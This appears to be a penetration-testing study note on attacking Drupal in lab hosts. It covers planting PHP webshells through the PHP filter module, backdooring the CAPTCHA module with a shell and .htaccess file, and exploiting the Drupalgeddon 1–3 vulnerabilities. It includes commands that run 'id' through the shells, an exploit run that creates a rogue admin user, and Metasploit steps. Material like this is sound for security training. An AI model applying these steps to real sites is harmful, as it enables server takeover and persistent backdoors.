Attacking Drupal
- tougher than editing php pages as in WP and Joomla
PHP Filter Module
For Drupal version < 8
- login as admin and enable the
php filtermodule that allows embedded PHP code/snippets to be evaluated. - Save Config -> Content > Add Content > Basic Page
- Now create a PHP webshell using a random parameter name

- text format : PHP Code
curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf31377e=id | grep uid | cut -f4 -d">"
For Drupal version > 8
- install the module ourselves
wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz- Once downloaded go to
Administration>Reports>Available updates.Note: Location may differ based on the Drupal version and may be under the Extend menu.

- Install the module
- Now, in content create a php file as in above version
- Take permissions before enabling
PHP filter
Uploading a Backdoored Module
- Drupal allows users with appropriate permissions to upload a new module.
- A backdoored module can be created by adding a shell to an existing module.
- Modules can be found on the drupal.org website.
- Let's pick a module such as CAPTCHA. Link for the tar.gz archive.
Steps:
- Get the captcha module
wget --no-check-certificate https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gztar -xvf captcha-8.x-1.2.tar.gz
- Create a PHP web shell:
- Next, we need to create a
.htaccessfile to give ourselves access to the folder. This is necessary as Drupal denies direct access to the /modules folder.- The configuration above will apply rules for the / folder when we request a file in /modules.
- Copy both of these files to the captcha folder and create an archive.
- Assuming we have administrative access to the website, click on
Manageand thenExtendon the sidebar. - Next, click on the
+ Install new modulebutton, and we will be taken to the install page, such ashttp://drupal.inlanefreight.local/admin/modules/install - Browse to the backdoored Captcha archive and click
Install. - Once the installation succeeds, browse to
/modules/captcha/shell.phpto execute commands. curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id
Leveraging Known Vulnerabilities
-
- CVE-2014-3704, known as Drupalgeddon, affects versions 7.0 up to 7.31 and was fixed in version 7.32. This was a pre-authenticated SQL injection flaw that could be used to upload a malicious form or create a new admin user.
- CVE-2018-7600, also known as Drupalgeddon2, is a remote code execution vulnerability, which affects versions of Drupal prior to 7.58 and 8.5.1. The vulnerability occurs due to insufficient input sanitization during user registration, allowing system-level commands to be maliciously injected.
- CVE-2018-7602, also known as Drupalgeddon3, is a remote code execution vulnerability that affects multiple versions of Drupal 7.x and 8.x. This flaw exploits improper validation in the Form API.
Drupalgeddon1
python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd- will create a new admin user
hacker
- will create a new admin user
- https://www.rapid7.com/db/modules/exploit/multi/http/drupal_drupageddon/ - msf module
Drupalgeddon2
python3 drupalgeddon2.py- check hello.txt to confirm the vulnerabilityecho '<?php __SHELL__ ;?>' | base64- Next, let's replace the
echocommand in the exploit script with a command to write out our malicious PHP script.echo "base64_output" | base64 -d | tee agami.php
python3 drupalgeddon2.py- this will upload our
agami.phpfile
- this will upload our
curl http://drupal-dev.inlanefreight.local/mrb3n.php?hardwell=id
Drupalgeddon3
- https://github.com/rithchard/Drupalgeddon3
- version - https://www.drupal.org/sa-core-2018-004
Steps:
- Get the session cookie using burp
- in
msfconsole> useexploit(multi/http/drupal_drupageddon3) - set options and exploit